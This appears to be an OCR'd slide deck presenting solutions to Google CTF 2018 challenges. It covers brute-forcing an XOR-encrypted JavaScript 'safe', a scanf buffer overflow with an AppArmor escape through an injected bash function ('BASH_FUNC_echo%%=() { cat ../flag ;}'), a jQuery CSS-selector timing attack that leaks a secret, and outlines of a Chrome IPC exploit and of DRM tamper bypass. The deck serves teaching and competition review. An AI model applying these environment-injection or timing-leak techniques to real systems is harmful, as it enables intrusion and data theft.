
```
enter({length: 0, 0: 'a'}, 'success()');
enter({length: 0, 0: 'b'}, 'success()');
...
```

Blind XSS - Unintended solution

You can reference and stringify the outer function that contains the flag, circumventing the flag proxy completely.

3 solves, 400 pts

JS Safe 3.0



init.g

JS Safe 3.0

```
function x(y) {
  function d(a,b) { eval(xor(a,b)); }
  data = x=>/*binary blob*/1
  k1 = y[0]
  k2 = y[1]
  for (k3 = 0; k3 < 256; k3++)
    for (k4 = 0; k4 < 256; k4++)
      try{
        return d(data, [k1,k2,k3,k4]);
      } catch(e) {}
}
```

JS Safe 3.0 - decrypt

Brute force:

- 6 + 6 + 8 + 8 = 28 bit
- Eval, look for lack of syntax error

OR know plaintext attack:


- Need a 4 byte known plaintext snippet
- The JS probably has something like:
  - "var ", **"let "**, "for(", "for ", **"whil"**, **"func"**, ...
- Try these for every position, decrypt the whole data
- Eval, look for lack of syntax error

3 solves, 400 pts

JS Safe 3.0 - decrypted

```
let b = /x/;
b.toString = function() {while(1)1};
console.log('', b);
/*hide*/
d(x=>/*binary blob*/1, x=>/*binary blob*/1)
↓
y == "|:-)|:-)|:-)|:-)|:-)|:-)|:-)|:-)|:[illegible]-)
|:-)|:-)|:-)|:-)|:-)|:-)|:-)|:-)|:-)|:[illegible])|:-)|:
-)|:-)|:-)|:-)|:-)|:-)|:-)|:-)|:-)|:[illegible]-)|:-)|:-)
|:-)|:-)|:-)|:-)|:-)|:-)|:-)|:-)|:-[illegible]-)|:-)|:-)|:-)"
```

BUT: k1 != "|" and k2 != ":" and "|" is not valid flag char




init.g

JS Safe 3.0 - decrypted

`d(x=>/*binary blob*/1, x=>/*binary blob*/1)`

Large degree of freedom → with another key, it could be JS



JS Safe 3.0 - smart brute force

Brute force space: 28 bits

Idea 1: JS is probably transformed into:
```
.{,4}('[^']*|"[^"]*|`[^`]*|/[^/]*|/\*.*|//[^\n]*)
```
→ constraint solver → potential keys or key prefixes

Idea 2: JS could be defensive, throw syntax error manually if something is fishy

1. Instead of eval, just parse
2. Detect every variable lookup:

```
with(new Proxy({}, {has(o,prop){alert(prop)}})) eval(x)
```

JS Safe 3.0 - solution

```
xy/*blob*/:d(blob,d)//
↓
try{
  let c=arguments.callee,f=String.fromCharCode;
  if(f((c+'').length%256)!='R') μ;
  if(f((x+'').length%256)!='\x1c') μ;
  if(y!=`8@-_aN7I-ANT1-Ant1-DebUg_-@8`) μ;
  let k=''.charCodeAt.bind(`pd:/`);
  k1=k(0);k2=k(1);k3=k(2);k4=k(3)-1;
  y='|:-)'.repeat(75)
} catch(e) {}
throw new SyntaxError
```

JAIL

init.g

Mitigator (pwn)

TL;DR Buffer overflow on a static binary (hence, without ASLR). relro and NX were enabled. You could get RCE with ROP. The binary was isolated using AppArmor, the AppArmor policy allowed unconfined execution of binaries in /cgi-bin/ but with a cleaned up environment. You could execute the bash scripts, which run unconfined, and get them to run arbitrary code using bash functions that replace echo in the environment (BASH_FUNC_echo%%=(){ cat ../flag;}).
Trivia: During testing, we noticed an unintended bug that made the challenge more fun, so we removed the originally intended solution.

Mitigator (pwn)


The buffer overflow is that the POST function:

```
int POST(char* env[], char version[MAX])
{
  scanf("%*[^ ]%[^\n]999s", version);
```

The %[^\n]999s is wrong (it should be %999[^\n]) and version is also passed the wrong type of pointer.

Mitigator (pwn)

Once you have code execution, you find yourself inside a sandbox, the "SEM" showed the sandbox was AppArmor.




```
[ logs ]
events?,#events, 127.0.0.1 - connection refused
events?,#events, 127.0.0.1 - connection refused
events?,#events, 192.168.0.1 - connection accepted
events?,#events, type=1400 audit(1.2:3):
apparmor="DENIED" operation="open" parent=1
profile="http" name="/etc/passwd" pid=16
comm="nhttp requested_mask="r" denied_mask="r"
fsuid=0 ouid=0
```

init.g

Mitigator (pwn)

The policy was also shown in the SEM, with the policy showing that /cgi-bin/ has unrestricted execution.



```
[ tracking ]
logs,*,tracking 127.0.0.1 path:/../logs
logs,*,tracking 127.0.0.1 path:/./logs
logs,*,tracking 127.0.0.1 path:/logs
/home/user/www/cgi-bin/** Uxr
```

Mitigator (pwn)

The environment variables like LD_PRELOAD and PATH are cleaned up, but that's not enough for bash, as for bash you can use bash functions (like Shellshock). You just execve with

```
BASH_FUNC_echo%%=() { cat ../flag ;}
```

Mitigator (web)

TL;DR jQuery selector is vulnerable to timing attacks (running some selectors takes longer than others), you can make a selector that takes a long time to match if an element exist, and fails quickly otherwise. The attribute selectors can be used for matching the value of the flag. Since JS runs in the same thread, you can measure the timing.

Trivia: There was an XSS on the bountyplz submission form. We added it to help players measure timing because of site isolation, but turned out it was not necessary because our XSS bot was running an older version of Chrome without it.


Mitigator (web)

The challenge was a single-file with 10 lines of JS code:

```
$(_=>{
    const token = new URL(location.href).searchParams.get("flag");
    const page = unescape(location.hash.slice(1) || 'index');
    $("#flag").val(token);
    $.get(`secret/${token}/${page}`, data => {
        data.split('\n').forEach(line => {
            $('#' + page).append(line.link('#' + line)).click(e=>{
                setTimeout(_=>location.reload(true), 1e3);
            });
        });
    });
    $("#goindex").click(function()
{location='#index';location.reload(true);return false;});
});
```

Mitigator (web)

In it, the value of the location.hash was used in a jQuery selector. There were several tips and hints about using CSS selectors across the SEM, and in alerts, there was one that showed you could trick it into selecting other elements, and requesting other files.




[alerts]

```
alert,[type="bugbounty"],*,[ioc="127.0.0.1"],
[hostname="/../index#"],
[status="/proc/self/attr/current"]
```

Mitigator (web)

The challenge could easily be solved by implementing the attack described in the site:
https://blog.sheddow.xyz/css-timing-attack/



6 OCTOBER 2018

A timing attack with CSS selectors and Javascript

Have you ever encountered a website that runs `jQuery(location.hash)`? Seemingly pretty harmless, right? `location.hash` always starts with a "#" so all this code does is execute a CSS query selector. It turns out that's enough to perform a timing attack that can extract almost any secret string from the HTML.

Mr Mojo Risin’

Challenge: Exploit Chrome IPC bug (mojo)

Bug: arbitrary RW in respondWith + readAsArrayBuffer

Exploit:

1. Find out how to use service workers
2. Use the RW primitives to read/write out of bounds
3. ???
4. Pop a shell

ASPARAGUS

- Text based “Game” protected by a custom DRM
- Goal: Patch binary allowing any serial# without making the game unsolvable
- Has some dynamically ‘decrypted’ (XOR) and executed code, wiped from memory right after execution
    - Is also true for strings
- Uses ptrace(PTRACEME) to detect strace/gdb et al in .init
- Dynamically executed code hashes parts of the memory and compares it, making it unsolvable if a tamper was detected

THE END, GOOD GAME

See you on the
Google CTF 2019 Qualification Round!

init.g